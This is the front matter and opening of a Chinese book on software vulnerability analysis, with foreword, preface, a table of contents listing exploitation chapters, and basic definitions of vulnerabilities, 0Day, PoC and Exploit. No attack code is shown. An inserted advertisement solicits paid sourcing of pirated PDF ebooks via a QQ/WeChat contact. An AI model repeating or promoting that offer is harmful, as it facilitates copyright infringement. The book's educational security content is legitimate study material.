

# 漏洞战争

## 软件漏洞分析精要



林桠泉 著



中国工信出版集团



电子工业出版社  
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY  
<http://www.phei.com.cn>

---

提供各种书籍的pd电子版代找服务，如果你找不到自己想要的书的pdf电子版，我们可以帮您找到，如有需要，请联系QQ或微信2028969416.

PDF代找说明：

本人可以帮助你找到你要的PDF电子书，计算机类，文学，艺术，设计，医学，理学，经济，金融，等等。质量都很清晰，而且每本100%都带书签索引和目录，方便读者阅读观看，只要您提供给我书的相关信息，一般我都能找到，如果您有需求，请联系我微信或QQ2028969416。

本人已经帮助了上万人找到了他们需要的PDF，其实网上有很多PDF,大家如果在网上不到的话，可以联系我QQ，大部分我都可以找到，而且每本100%带书签索引目录。因PDF电子书都有版权，请不要随意传播，如果您有经济购买能力，请尽量购买正版。

**声明：本人只提供代找服务，每本100%索引书签和目录，因寻找pdf电子书有一定难度，仅收取代找费用。如因PDF产生的版权纠纷，本人概不负责，我们仅仅只是帮助你寻找到你要的pdf而已。**



# 漏洞战争

## 软件漏洞分析精要

林桠泉 著

电子工业出版社  
Publishing House of Electronics Industry  
北京•BEIJING

## 内 容 简 介

本书系统地讲解软件漏洞分析与利用所需的各类工具、理论技术和实战方法，主要涉及 Windows 和 Android 系统平台。全书根据不同的软件漏洞类型划分，比如堆栈溢出、沙盒逃逸、类型混淆、UAF、内核漏洞等，同时又针对当前流行的移动安全，加入 Android 平台上的漏洞分析与利用。以精心挑选的经典漏洞为例，以分享漏洞的分析技巧和工具为主，对这些漏洞的成因、利用及修复方法进行详细讲解，旨在“授之以渔”。本书最大的特点是以各种类型的经典漏洞作为实战讲解，摒弃空头理论，几乎是“一本用调试器写出来的书”。

本书适合计算机相关专业的本科及研究生，信息安全爱好者，软件安全及移动安全相关的安全从业人员，软件开发与测试人员、黑客等阅读。

未经许可，不得以任何方式复制或抄袭本书之部分或全部内容。

版权所有，侵权必究。

### 图书在版编目（CIP）数据

漏洞战争：软件漏洞分析精要 / 林桠泉著. —北京：电子工业出版社，2016.6

（安全技术大系）

ISBN 978-7-121-28980-4

I. ①漏… II. ①林… III. ①软件可靠性 IV. ①TP311.53

中国版本图书馆 CIP 数据核字（2016）第 125946 号

策划编辑：刘皎

责任编辑：郑柳洁

印 刷：三河市双峰印刷装订有限公司

装 订：三河市双峰印刷装订有限公司

出版发行：电子工业出版社

北京市海淀区万寿路 173 信箱

邮编：100036

开 本：787×980 1/16 印张：37.75

字数：960.36 千字

版 次：2016 年 6 月第 1 版

印 次：2016 年 6 月第 1 次印刷

定 价：119.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，  
联系及邮购电话：(010) 88254888, 88258888

质量投诉请发邮件至 [zlts@phei.com.cn](mailto:zlts@phei.com.cn)，盗版侵权举报请发邮件至 [dbqq@phei.com.cn](mailto:dbqq@phei.com.cn)。

本书咨询联系方式：010-51260888-819 [faq@phei.com.cn](mailto:faq@phei.com.cn)。

# 推荐序

独乐乐，与人乐乐，孰乐？

不断向底层钻研的技术深度，创造性的广度思维，契而不舍地执着追求是成为优秀的安全研究员所必备的基础素质，无疑riusksk全都具备。

单论技术本身，问世间，是否此山最高，没有人能说的清楚。但是我在书目中还看到了许多超出技术的其他元素：有精益求精、追求完美的极客精神；有循序渐进、耐心引导的导师身影；有架构明晰，逻辑严谨的整体设计感；最能打动我的，其实是那份炽热的分享精神，毫无保留地去帮助那些还在摸索中学习的朋友。

一代宗师除了不断修炼自己之外，还需要将自己的智慧发扬传承，我在书中看到了这样的影子。

《0day安全：软件漏洞分析技术》作者，北京子衿晨风科技有限公司CEO

failwest

# 前 言

## 为什么写这本书

不知道大家是否曾有过这样的经历：

- 无法读懂网上很多软件漏洞分析文章，不理解里面的漏洞成因和漏洞利用技巧。
  - 即使读懂某篇软件漏洞分析文章，自己仍无法独立完成相同漏洞的分析。如果文章中所使用的测试环境与软件版本跟自己使用的不一样，则顿时更不知如何入手。
  - 很多软件漏洞分析文章贴出存在漏洞的汇编代码，指出导致漏洞的原因，即“结论式分析”，但如何定位到此段代码并无解释，看完之后，仍不知如何快速定位，缺乏可借鉴的思路。
- 带着这些问题，相信读者会在本书中找到想要的答案。

再来聊下本书的一些写作经历，开始写作本书始于2012年5月，最初是“爱无言”找到我，说大家合作写一本关于软件漏洞案例分析的书，因为那段时间我在博客上每周都会分享一两篇软件漏洞分析的实际案例，而当时国内还没有专门写软件漏洞案例的专著（几年前出版的《0Day安全：软件漏洞分析技术》主要偏向堆和栈溢出及内核方面的漏洞分析，实际案例较少，且“爱无言”也是作者之一）。

就这样，两人开始谋划，写书的念头就此产生。

后来，我又拉了两位朋友加入，然后几人列出大纲目录，但最后因为种种原因，只剩下我一人独自完成本书创作，中途也多次想放弃，但庆幸的是，历时3年半，终于2015年12月完稿，共历时4年后出版。

就这样，一本原为“合著”的书就写成了“专著”。

由于朋友的退出，以及写作速度较慢，中途停写半年，已原本打算放弃。后来，有一天，编辑“皎子”找我聊了一些出书的想法。

就这样，一本原打算沉留箱底的“残卷”再次被“激活”。

之后的写书经历还算顺利，又历时一年左右完稿，比较符合预期，遗留心底多年的梗总算可以释怀了。

相信一些读者看完本书目录之后会有一些疑问，也相信其中一些疑问也是我在定位本书方向时考虑的，所以有必要在此谈一谈。

### Q：本书与《0day安全：软件漏洞分析技术》有何区别？

A：0day安全一书主要是讲Windows平台下堆栈溢出和内核提权的漏洞分析技术，还涉及部分格式化字符串漏洞，从基础讲起，最后是实例分析。本书则完全是以真实的漏洞为实例以分享漏洞分析时的一些技巧，以漏洞类型的不同来分享不同的漏洞分析技巧，可以说是“用调试器写出来的一本书”，而且综合考虑当前热门的移动安全，特意加入Android平台上的漏洞分析章节，从Java层、Native层和内核层等方向分享不同的调试分析方法。从难度而言，本书比《0day安全：软件漏洞分析技术》一书更难，可以将本书当作进阶版，搭配学习。

### Q：本书列举的许多漏洞实例网上早有分析文章，为何还写这本书？

A：著书的宗旨在于“授人以鱼，不如授人以渔”。如果读者经常看网上的漏洞分析文章，就会发现一个常见现象：它们大多是“结论性分析”，而非“思路性分析”。换句话说，就是贴出存在漏洞的汇编代码，然后直接给出漏洞成因的结论，至于如何定位到漏洞代码，并没有给出分析思路。正因为如此，即使你看懂了Vupen漏洞军火商写的分析文章，也不代表你看完后就能独立分析出来，甚至在调试之后，你还会发现Vupen在一些文章里留有“坑”，故意省略或写错某些关键内容，如果没有自己实际调试一遍是很难发现这些问题的。

相信有一定软件漏洞分析经验的朋友会注意到，软件漏洞分析的大部分时间是花费在寻找和定位漏洞代码，而非分析存在漏洞的代码。对于有一定编程经验和漏洞基础的读者，如果直接给一段漏洞代码，可能很容易就看出来，但像Adobe和Windows这些复杂的软件或系统，在千千万万的代码行中找到漏洞代码是有一定难度的。因此，本书的重点是讲授如何快速地定位漏洞代码，针对不同漏洞类型采取不同的分析技巧，以帮助大家快速地分析出漏洞成因，制定检测、防御与修复方案。书中的漏洞实例分析技巧是可以长期运用和延伸的，这才是本书的核心价值。

### Q：如何借助本书提升自身的软件漏洞分析能力？

A：本书主要面向有一定软件漏洞基础的读者，如果缺乏这方面的基础，且有一定C语言和汇编语言基础，建议提前看看《0day安全：软件漏洞分析技术》一书。软件漏洞分析是一门实践性比较强的安全领域分支，需要许多实际动手的调试经验，因此建议大家在看本书时，一边看一边动手调试，以加深理解，就像骑自行车一样，熟练之后，哪怕十年未碰，也依然会骑。本书在分析漏洞时，也尽量以思路性地描述为主，以讲解分析漏洞时的思考方式和常用技巧，包括工具和方法论，因此大家在阅读时，应该掌握书中介绍的思考方式、工具运用及分析技巧，毕竟单个漏洞案例本身是会过时的，但技巧性的东西总是可以借鉴和扩展。

记得大一上第一节历史课时，老师说过这样一句话，如果在未来的某一天，你在和朋友闲聊时，

能够运用到历史课上学到的知识，哪怕一句话作为谈资，那这历史课就算没白学。同样地，我也希望未来大家在分析软件漏洞时，本书能够提供一些帮助，哪怕是一个分析技巧，一个工具使用，我也觉得这4年的付出算值了。

纵观近五年，各种APT攻击事件频发，包括知名企业，甚至国家级单位都曾遭受到漏洞攻击。每年都有一款产品的漏洞被频繁用于网络攻击，比如2012年的Office漏洞（还记得经典的CVE-2012-0158吗？），2013年的Java漏洞，2014年的Internet Explorer漏洞，2015年Adobe Flash漏洞。PC端上的软件漏洞一直在逐年增加，虽然厂商在不断地推出各种安全机制，但漏洞利用技术的发展从未间断，Exploiter们依然生存得很好。同时，互联网早已步入移动化时代，伴随着PC软件漏洞攻击事件的频发，移动端的漏洞攻击也在逐年增长。因此，笔者结合PC端（Windows）与移动端（Android）平台上的漏洞案例，历时近4年，将自身的实战经验整理成本书。

## 求学之路

经常有人问我：“一个医学生为什么会转行做安全？”，通常我都会这么回答：“因为小说看多了”。

大一时，由于喜欢看黑客小说，比如《黑客传说》《地狱黑客》《指间的黑客》，就去图书馆找一些黑客书籍学习，每天中午都不休息，几乎天天都泡在图书馆看书，甚至翘课去看计算机书。

大四才买计算机，在此之前一直都只能去网吧、学校机房或者借用舍友的计算机。当年就用诺基亚3100手机看完了《Windows程序设计》、《Windows核心编程》和《Windows环境下32位汇编语言程序设计》。后来就网购实体书来看，这样比在网吧看电子书更实惠。

大学期间，经常给《黑客防线》杂志投稿，一方面可以提高个人技术，一方面可以用稿费作为生活补贴，后来就用稿费加上我哥的经济支持，买下了第一台属于自己的计算机，本书就有一半内容是在那台计算机上完成的。

在求学这条道路上，我一直是一个人默默地前行着，就连一块生活了几年的舍友也不知道我在学习安全方面的知识，我买的一堆计算机书籍一直藏在宿舍衣柜最里面。在此过程中，自己走过很多弯路，甚至多次差点放弃，但很庆幸最后还是坚持下来了，并直至今日，依然在安全这条道路上前行着……

## 面试经历

在圈内朋友的建议下，我在大五（医学五年制）上学期开始找安全相关的工作，最终顺利拿到安恒和腾讯的offer。当初投简历给安恒时，安恒的副总裁看完简历后直接发了offer，我有点受宠若惊，也特别感谢安恒的信任，但最终还是选择了腾讯。面试腾讯的经历，我觉得是个有趣的过程，值得与大家分享。

那年我还在厦门市第二医院骨伤科实习，门诊部刚好不是特别忙，我在给一位腰椎患者做完针灸后，就接到来自腾讯安全中心的面试电话。然后趁主任不在，偷偷躲到门诊部后面的楼梯口进行电话面试，整个面试过程还算比较顺利，第2天腾讯安全中心就来电说希望我到深圳总部面试。

到了深圳总部后，腾讯安全中心的主管面试了我，虽然聊了一个半小时，但没有问我多少问题，聊完后直接被带去HR那里面试。

HR面试我时，并非以常规的话题开场，我们是以腰椎间盘突出的话题开场的，也算是一次别开生面的面试经历。

回到厦门后，我跟带教老师说明了转行情况，之后有上手术台的机会，我都会主动让给其他同班同学，让他们有更多上台练手的机会，而我自己自然有更多的时间去专研安全技术。

## 加入腾讯

腾讯是我的第一家雇主，也是目前我唯一工作过的公司，从我毕业一直工作到现在。在公司我见证了腾讯安全应急响应中心（TSRC）的成立与发展，帮助完善各种流程和标准，作为早期主要的漏洞审核者，我也从广大白帽子身上学到很多东西，包括各种漏洞挖掘与利用技术，涉及各个安全领域，如Web安全、驱动安全、应用软件安全、移动安全等，正是TSRC给了我更多学习的机会，使得我在安全技术上能够更加全面地发展。除此之外，我在公司也做一些安全研究工作，并研发出Android与iOS应用安全审计系统，已投入公司日常运营使用。

至今，我依然觉得工作能够与兴趣结合在一起，是一件既幸福又幸运的事，而选择腾讯依然是我当年的明智之举。

## 著书感言

本书是我写的第一本书，也可能的最后一本技术书籍，只有自己经历了著书过程，才知道写书的不易。特别是类似本书这种以漏洞实例进行调试分析的书，写起来特别费时，也需要有持之以恒之的毅力。如果说单纯写书用掉1年时间，那么我用来调试的时间大约是3年，因此可以说这是“一本用调试器写出来的书”。

“开头容易，收尾难”是个人著书的真实感受，很多人一时兴起写了开头，最后很难坚持下去，导致夭折了不少著作。

## 本书结构

本书共12章，可以分为三大部分。

**基础篇（第1章）：**主要介绍一些软件漏洞相关的基本概念，以及常用工具及漏洞分析方法，最后向读者推荐一些相关的学习站点和书籍，方便读者做进一步地学习和交流。

**实战篇（第2~11章）：**是本书最主要的部分，根据不同的漏洞类型挑选不同的经典案例，用不同的漏洞分析技巧，向读者介绍比较高效的分析方法，剖析各种常见的软件漏洞类型、原理、利用和修复的实战技术。同时，紧跟当前热门的移动互联网安全问题，增加了Android平台的漏洞分析，以保持内容与时俱进。

**展望篇（第12章）：**对未来的软件漏洞发展趋势做出预判，相信未来的主要战场会更集中在移动终端、云计算平台、物联网三大方向上，并对现有的这些方向的漏洞案例进行简要介绍。

## 致谢

感谢我父母的养育之恩，是他们在背后默默地支持我前行。

感谢我的兄长在生活和工作上对我的帮助与支持。

感谢我的女朋友，正是她的督促和支持才让我能够准时完稿，并且书中有些截图是经过她后期制作的，以便使得图片的印刷效果更好。

感谢我的姑母长期以来对我生活上的关心与照顾。

感谢我的公司腾讯，它所营造的良好氛围，使我的技术水平和在职场的发展都更上一层楼。同时也感谢在工作中一直给予我帮助和鼓励的同事和领导，由于人数较多，就不一一列举。

感谢王清先生为本书作序，他所著书籍一直是软件安全行业的经典。

感谢博文视点的编辑皎子、郑柳洁及她们的团队，正是他们的努力才使得本书最终能够与大家见面。

感谢各位圈内的朋友，他们包括但不限于（排名不分先后）：wushi、爱无言、仙果、wingdbg、instruder、kanxue、lake2、harite、h4ckmp、dragonltx、非虫、monster、gmxp、古河、冰雪风谷、KiDebug、KK……

由于作者水平有限，书中难免有误，欢迎各位业界同仁斧正！



2016年3月27日于深圳

# 目 录

第 1 章 基础知识 .....	1
1.1 漏洞的相关概念 .....	1
1.1.1 什么是漏洞 .....	1
1.1.2 漏洞的价值 .....	1
1.1.3 0Day 漏洞 .....	2
1.1.4 PoC 与 Exploit .....	2
1.2 为什么要分析漏洞 .....	2
1.3 常用分析工具 .....	3
1.3.1 IDA——反汇编利器 .....	3
1.3.2 OllyDbg——破解与逆向常用调试器 .....	4
1.3.3 Immunity Debugger——漏洞分析专用调试器 .....	4
1.3.4 WinDbg——微软正宗调试器 .....	5
1.3.5 GDB——Linux 调试器 .....	6
1.3.6 JEB——Android 反编译器 .....	7
1.3.7 其他 .....	8
1.4 常见的漏洞分析方法 .....	8
1.4.1 静态分析 .....	8
1.4.2 动态调试 .....	9
1.4.3 源码分析 .....	9
1.4.4 补丁比较 .....	9
1.4.5 污点追踪 .....	10
1.5 学习资源 .....	11

1.5.1 站点分享 .....	11
1.5.2 书籍推荐 .....	12
1.6 本章总结.....	13
<b>第 2 章 栈溢出漏洞分析.....</b>	<b>14</b>
2.1 栈溢出简史.....	14
2.2 栈溢出原理.....	15
2.3 CVE-2010-2883 Adobe Reader TTF 字体 SING 表栈溢出漏洞.....	16
2.3.1 LuckyCat 攻击事件 .....	16
2.3.2 漏洞描述 .....	18
2.3.3 分析环境 .....	18
2.3.4 基于字符串定位的漏洞分析方法.....	19
2.3.5 样本 Exploit 技术分析.....	20
2.3.6 样本 Shellcode 恶意行为分析.....	26
2.3.7 漏洞修复 .....	29
2.4 CVE-2010-3333 Microsoft RTF 栈溢出漏洞 .....	30
2.4.1 林来疯攻击事件 .....	30
2.4.2 漏洞描述 .....	31
2.4.3 分析环境 .....	31
2.4.4 RTF 文件格式 .....	32
2.4.5 基于栈回溯的漏洞分析方法.....	33
2.4.6 漏洞利用 .....	41
2.4.7 Office 2003 与 Office 2007 Exploit 通用性研究.....	42
2.4.8 漏洞修复 .....	45
2.5 CVE-2011-0104 Microsoft Excel TOOLBARDEF Record 栈溢出漏洞.....	51
2.5.1 漏洞描述 .....	51
2.5.2 分析环境 .....	52
2.5.3 基于污点追踪思路的漏洞分析方法.....	52
2.5.4 漏洞修复 .....	59

2.6 阿里旺旺 ActiveX 控件 imageMan.dll 栈溢出漏洞 .....	60
2.6.1 漏洞描述 .....	60
2.6.2 分析环境 .....	60
2.6.3 针对 ActiveX 控件的漏洞分析方法 .....	60
2.6.4 漏洞利用 .....	63
2.7 CVE-2012-0158 Microsoft Office MSCOMCTL.ocx 栈溢出漏洞 .....	65
2.7.1 Lotus Blossom 行动 .....	65
2.7.2 漏洞描述 .....	65
2.7.3 分析环境 .....	65
2.7.4 基于 OffVis 工具的 Office 漏洞分析方法 .....	66
2.7.5 漏洞修复 .....	71
2.8 总结 .....	72

### 第 3 章 堆溢出漏洞分析..... 73

3.1 堆溢出简史 .....	73
3.2 堆溢出原理 .....	74
3.3 堆调试技巧 .....	79
3.3.1 堆尾检查 .....	80
3.3.2 页堆 .....	81
3.4 CVE-2010-2553 Microsoft Cinepak Codec CVDecompress 函数堆溢出漏洞 .....	85
3.4.1 漏洞描述 .....	85
3.4.2 分析环境 .....	85
3.4.3 基于 HeapPage 的堆漏洞分析方法 .....	85
3.4.4 漏洞修复 .....	101
3.5 CVE-2012-0003 Microsoft Windows Media Player winmm.dll MIDI 文件堆溢出漏洞 .....	104
3.5.1 关于“蜘蛛”漏洞攻击包 (Zhi-Zhu Exploit Pack) .....	104
3.5.2 漏洞描述 .....	105
3.5.3 分析环境 .....	105
3.5.4 MIDI 文件格式 .....	105

3.5.5 基于导图推算的漏洞分析方法.....	107
3.5.6 漏洞利用 .....	122
3.5.7 补丁比较 .....	130
3.6 CVE-2013-0077 Microsoft DirectShow quartz.dll m2p 文件堆溢出漏洞 .....	130
3.6.1 漏洞描述 .....	130
3.6.2 基于 HTC 的漏洞分析方法.....	131
3.6.3 漏洞修复 .....	134
3.7 CVE-2012-1876 Internet Exporter MSHTML.dll CalculateMinMax 堆溢出漏洞.....	135
3.7.1 在 Pwn2Own 黑客大赛上用于攻破 IE9 的漏洞 .....	135
3.7.2 分析环境 .....	135
3.7.3 基于 HPA 的漏洞分析方法.....	135
3.7.4 通过信息泄露实现漏洞利用.....	149
3.7.5 漏洞修复 .....	161
3.8 小结.....	163
<b>第 4 章 整数溢出漏洞分析 .....</b>	<b>164</b>
4.1 整数溢出简史.....	164
4.2 整数溢出原理.....	164
4.2.1 基于栈的整数溢出 .....	165
4.2.2 基于堆的整数溢出 .....	166
4.3 CVE-2011-0027 Microsoft Data Access Components 整数溢出漏洞 .....	167
4.3.1 在 Pwn2Own 黑客大赛上用于攻破 IE8 的漏洞 .....	167
4.3.2 基于堆分配记录的漏洞分析方法.....	168
4.3.3 补丁比较 .....	176
4.4 CVE-2012-0774 Adobe Reader TrueType 字体整数溢出漏洞 .....	178
4.4.1 漏洞描述 .....	178
4.4.2 PDF 文件格式与常用分析工具 .....	178
4.4.3 基于条件记录断点的漏洞分析方法.....	182
4.4.4 补丁分析 .....	196

4.5 CVE-2013-0750 Firefox 字符串替换整数溢出漏洞.....	197
4.5.1 漏洞描述 .....	197
4.5.2 基于源码调试的漏洞分析方法.....	197
4.5.3 源码比对 .....	207
4.6 CVE-2013-2551 Internet Explorer VML COALineDashStyleArray 整数溢出漏洞 .....	208
4.6.1 在 Pwn2Own 黑客大赛上攻破 IE10 的漏洞 .....	208
4.6.2 基于类函数定位的漏洞分析方法.....	208
4.6.3 利用信息泄露实现漏洞利用.....	223
4.7 总结.....	226
 第 5 章 格式化字符串漏洞分析.....	227
5.1 格式化字符串漏洞简史.....	227
5.2 格式化字符串漏洞的原理.....	227
5.3 CVE-2012-0809 Sudo sudo_debug 函数格式化字符串漏洞 .....	234
5.3.1 漏洞描述 .....	234
5.3.2 通过源码比对分析漏洞.....	234
5.4 CVE-2012-3569 VMware OVF Tool 格式化字符串漏洞 .....	235
5.4.1 漏洞描述 .....	235
5.4.2 基于输出消息的漏洞定位方法.....	235
5.4.3 漏洞利用 .....	239
5.5 总结.....	242
 第 6 章 双重释放漏洞分析.....	243
6.1 双重释放漏洞简史.....	243
6.2 双重释放漏洞的原理.....	243
6.3 CVE-2010-3974 Windows 传真封面编辑器 fxscover.exe 双重释放漏洞 .....	246
6.3.1 漏洞描述 .....	246
6.3.2 通过栈回溯和堆状态判定漏洞类型.....	246
6.3.3 通过补丁比较确定漏洞成因及修复方法.....	249

6.4	CVE-2014-0502 Adobe Flash Player 双重释放漏洞 .....	251
6.4.1	GreedyWonk 行动 .....	251
6.4.2	静态分析攻击样本 .....	251
6.4.3	Shellcode 自动化模拟执行 .....	263
6.4.4	基于 ROP 指令地址的反向追踪 .....	265
6.5	总结 .....	273

## 第7章 释放重引用漏洞分析 ..... 274

7.1	释放重引用（Use After Free，UAF）漏洞简史 .....	274
7.2	UAF 漏洞的原理 .....	274
7.3	CVE-2011-0065 Firefox mChannel UAF 漏洞 .....	277
7.3.1	漏洞描述 .....	277
7.3.2	通过动态调试快速定位漏洞源码 .....	277
7.3.3	漏洞利用 .....	285
7.3.4	源码比对 .....	286
7.4	CVE-2013-1347 Microsoft IE CGenericElement UAF 漏洞 .....	287
7.4.1	“水坑”攻击事件 .....	287
7.4.2	通过 HPA 快速定位漏洞对象 .....	287
7.4.3	逆向分析 IE 引擎对 JavaScript 代码的解析 .....	290
7.4.4	追本溯源：探寻漏洞的本质 .....	321
7.4.5	漏洞利用 .....	324
7.5	CVE-2013-3346 Adobe Reader ToolButton UAF 漏洞 .....	326
7.5.1	“Epic Turla” 网络间谍攻击行动 .....	326
7.5.2	使用 peepdf 分析 PDF 恶意样本 .....	326
7.5.3	漏洞利用 .....	338
7.6	CVE-2015-0313 Adobe Flash Player Workers ByteArray UAF 漏洞 .....	340
7.6.1	漏洞描述 .....	340
7.6.2	分析 ActiveScript 虚拟机源码辅助漏洞调试 .....	340
7.6.3	Flash JIT 调试插件与符号文件 .....	353

7.6.4 漏洞利用 .....	354
7.6.5 漏洞修复 .....	360
7.7 本章总结 .....	360
<b>第 8 章 数组越界访问漏洞分析 .....</b>	<b>361</b>
8.1 数组越界与溢出的关系 .....	361
8.2 数组越界访问漏洞原理 .....	361
8.3 CVE-2011-2110 Adobe Flash Player 数组越界访问漏洞 .....	363
8.3.1 漏洞描述 .....	363
8.3.2 解决安装旧版 Flash Player 的限制问题 .....	364
8.3.3 通过 Perl 脚本辅助分析样本 .....	365
8.3.4 搭建服务器重现漏洞场景 .....	371
8.3.5 通过修改样本代码定位漏洞 .....	373
8.3.6 通过构造信息泄露利用漏洞 .....	376
8.3.7 通过搜索指令序列分析补丁 .....	380
8.4 CVE-2014-0160 OpenSSL TLS 数组越界访问漏洞（“心脏出血”） .....	382
8.4.1 漏洞描述 .....	382
8.4.2 基于源码对比与跟踪的漏洞分析方法 .....	383
8.4.3 利用漏洞盗取网站账号 .....	389
8.5 本章总结 .....	394
<b>第 9 章 内核漏洞分析 .....</b>	<b>395</b>
9.1 Windows 内核漏洞漫谈 .....	395
9.2 Windows 内核调试环境搭建 .....	396
9.3 常见内核漏洞原理与利用 .....	398
9.3.1 漏洞成因分析 .....	398
9.3.2 漏洞利用 .....	405
9.4 360 安全卫士 bregdrv.sys 本地提权漏洞分析 .....	414
9.4.1 漏洞描述 .....	414

9.4.2 基于导出函数和 IO 控制码的追踪分析 .....	414
9.5 CVE-2011-2005 Windows Afd.sys 本地提权漏洞 .....	423
9.5.1 漏洞描述 .....	423
9.5.2 从利用代码到漏洞函数的定位分析 .....	423
9.5.3 补丁比较 .....	426
9.6 CVE-2013-3660 Windows win32k.sys EPATHOB 指针未初始化漏洞 .....	426
9.6.1 漏洞描述 .....	426
9.6.2 通过 IDA 定义结构体辅助分析 .....	427
9.6.3 漏洞利用 .....	431
9.7 CVE-2014-1767 Windows AFD.sys 双重释放漏洞（Pwn2Own 2014） .....	437
9.7.1 Pwnie Awards 2014 “最佳提权漏洞奖”得主 .....	437
9.7.2 基于 IOCTL 处理函数自动追踪记录的分析方法 .....	437
9.7.3 漏洞利用 .....	454
9.7.4 补丁分析 .....	460
9.8 本章总结 .....	462
 第 10 章 Android 平台漏洞分析 .....	463
10.1 Android 平台漏洞简史 .....	463
10.2 Android 平台漏洞分类 .....	466
10.3 常见的漏洞分析方法 .....	467
10.3.1 APK 静态分析 .....	467
10.3.2 smali 动态调试 .....	468
10.3.3 so 库动态调试 .....	474
10.3.4 补丁源码比对 .....	475
10.3.5 系统 Java 源码调试 .....	477
10.3.6 系统 C/C++ 源码调试 .....	486
10.3.7 Android 内核源码调试 .....	488
10.4 智能插座漏洞分析 .....	492
10.4.1 漏洞描述 .....	492

10.4.2 静态逆向分析 .....	492
10.4.3 利用漏洞控制网络上的任意插座.....	497
10.4.4 总结 .....	502
10.5 CVE-2013-4787 Android 系统签名漏洞 .....	502
10.5.1 漏洞描述 .....	502
10.5.2 Android 签名机制 .....	503
10.5.3 漏洞重现 .....	509
10.5.4 漏洞原理分析 .....	514
10.5.5 漏洞修复 .....	516
10.6 CVE-2010-1119 Android WebKit UAF 漏洞 .....	516
10.6.1 漏洞描述 .....	516
10.6.2 漏洞利用 .....	517
10.6.3 通过补丁源码分析漏洞成因.....	524
10.7 CVE-2014-3153 Android 内核 Futex 提权漏洞（Towelroot） .....	528
10.7.1 Android 设备 Root 神器——Towelroot .....	528
10.7.2 通过内核源码调试分析漏洞.....	528
10.7.3 漏洞利用 .....	548
10.7.4 漏洞修复 .....	554
10.8 本章总结 .....	554
 第 11 章 其他类型的漏洞分析 .....	555
11.1 本章引言 .....	555
11.2 CVE-2013-2423 JAVA Applet reflection 类型混淆代码执行漏洞.....	555
11.2.1 漏洞描述.....	555
11.2.2 类型混淆漏洞.....	555
11.2.3 Java 安全机制 .....	556
11.2.4 漏洞分析与利用.....	558
11.2.5 漏洞修复.....	562
11.2.6 2013 年漏洞之王——Java.....	563

11.3 CVE-2014-0257 Microsoft Internet Explorer 11 dfsvc 组件沙盒逃逸漏洞 .....	564
11.3.1 漏洞描述 .....	564
11.3.2 IE 沙盒保护原理 .....	564
11.3.3 IE 沙盒攻击面分析 .....	569
11.3.4 CVE-2014-0257 漏洞分析与利用 .....	570
11.4 CVE-2014-9150 Adobe Acrobat Reader MoveFileEx IPC Hook 竞争条件 (沙盒逃逸) 漏洞 .....	572
11.4.1 Therac-25 医疗事故 .....	572
11.4.2 竞争条件漏洞原理 .....	573
11.4.3 CVE-2014-9150 漏洞描述 .....	574
11.4.4 Adobe 沙盒简介 .....	574
11.4.5 利用漏洞实现沙盒逃逸 .....	575
11.5 本章总结 .....	578
<b>第 12 章 软件漏洞发展趋势 .....</b>	<b>579</b>
12.1 软件漏洞领域的新挑战 .....	579
12.2 移动终端漏洞发展趋势 .....	579
12.3 云计算平台漏洞发展趋势 .....	581
12.4 物联网漏洞发展趋势 .....	583
12.5 本章总结 .....	585

# 第1章 基础知识

## 1.1 漏洞的相关概念

### 1.1.1 什么是漏洞

漏洞——信息安全界中最常见的词汇，一个与黑客、攻击、入侵等敏感字眼挂钩的术语，甚至在一些黑客、科幻电影中也会被提及。那么，到底什么才叫漏洞呢？如果你在百度百科中搜索“漏洞”，会看到下面这样一句话。

漏洞是在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，从而可以使攻击者能够在未授权的情况下访问或破坏系统。

也许这样的描述有点“官方”，但倘若读者看过一些外部曝光的漏洞实例，无论是Web网站，还是软件二进制级的，都会发现攻击者利用漏洞可以达到破坏或控制目标系统的目的，利用方式可能是发送个特殊构造的网络请求，也可能是诱使用户打开某个文件。当然，也有一些是权限控制上的疏忽，比如某重要管理系统不设置密码并放置在外网上，允许攻击者任意访问并操控系统。这些问题一般都不是程序开发者的本意，可能是由于不规范编程、对畸形数据的处理场景考虑不周，或者权限控制不足导致的。

究其本质，笔者认为漏洞的本质可以从两个方面总结。

1. **程序世界：**由于程序（Web、二进制等）存在安全缺陷，导致攻击者恶意构造的数据进入程序相关处理代码时，会改变程序原定的执行流程，从而实现破坏或获取超出原有权限的能力。
2. **安全策略：**由于系统（网站、软件、操作系统等）安全策略设置得不够严谨或者未做设置，导致攻击者能够在未经授权的情况下，获得对目标系统原本不应拥有的访问或控制权限。

### 1.1.2 漏洞的价值

漏洞对于普通人可能没有什么价值，但是对于一些熟悉它的人，就可能被用于创造出更大的价值。

对黑客而言，漏洞就是入侵他人系统最有力的武器，从而拿到他们想要的信息，或者进行恶作剧、破坏系统，甚至参与到国家之间、竞争企业之间的网络战，他们可能是出于好奇心、报复心理，或者如电影中劫富济贫的侠客情怀，又或者为了利益、为了使命、为了荣誉。

对安全从业人员而言，去挖掘和分析漏洞，都是为了帮助企业、单位甚至国家级层面排除潜在的安全风险，制定相应的安全防御方案，以避免对企业、单位或国家造成不必要的损失。

对黑产人员而言，通过出卖漏洞谋取经济利益，售卖对象可能是黑客、可能是安全从业人员，也可能是其他有漏洞使用需求的人，甚至是通过二手转卖谋取差价，一个高危且影响范围较广的漏洞卖出几百万元也是完全可能的。

### 1.1.3 0Day漏洞

0Day，顾名思义就是指不到一天的时间。在漏洞领域，它是指未公开或未发补丁的漏洞，也就是已经被少数人发现的，但还没被传播开来，官方还未修复的漏洞，它也叫“零日漏洞”或“零时差漏洞”，主要用于强调即时性。由0Day衍生出1Day的概念，指的就是刚被公开或刚发补丁的漏洞。

0Day漏洞通常只掌握在少数人手中，可以通过自主挖掘漏洞或者收购来获取，这类人可以借助漏洞未公开，官方未发补丁的有利条件达到攻击或防御的目的。

### 1.1.4 PoC与Exploit

PoC（Proof of Concept），概念性证明，也就是为证明漏洞存在而提供的一段代码或方法，只要能够触发漏洞即可。比如，证明IE存在漏洞的html文件，证明Word存在漏洞的doc文件，或者是证明Apache服务器存在漏洞的http请求包，这些可能导致存在漏洞的程序或系统崩溃，或者直接实现利用其执行任意代码。

Exploit是指能够实现漏洞利用的代码、程序或方法，它算是PoC的子集。Exploit也能用于证明漏洞存在，只是它在该基础上进一步实现漏洞利用。它可能直接包含恶意的攻击行为，也可能只是弹出个计算器等无恶意的行为。

总结一下，PoC用于证明漏洞存在，Exploit用于证明漏洞可利用，也证明了漏洞存在，因此Exploit是PoC的子集。

## 1.2 为什么要分析漏洞

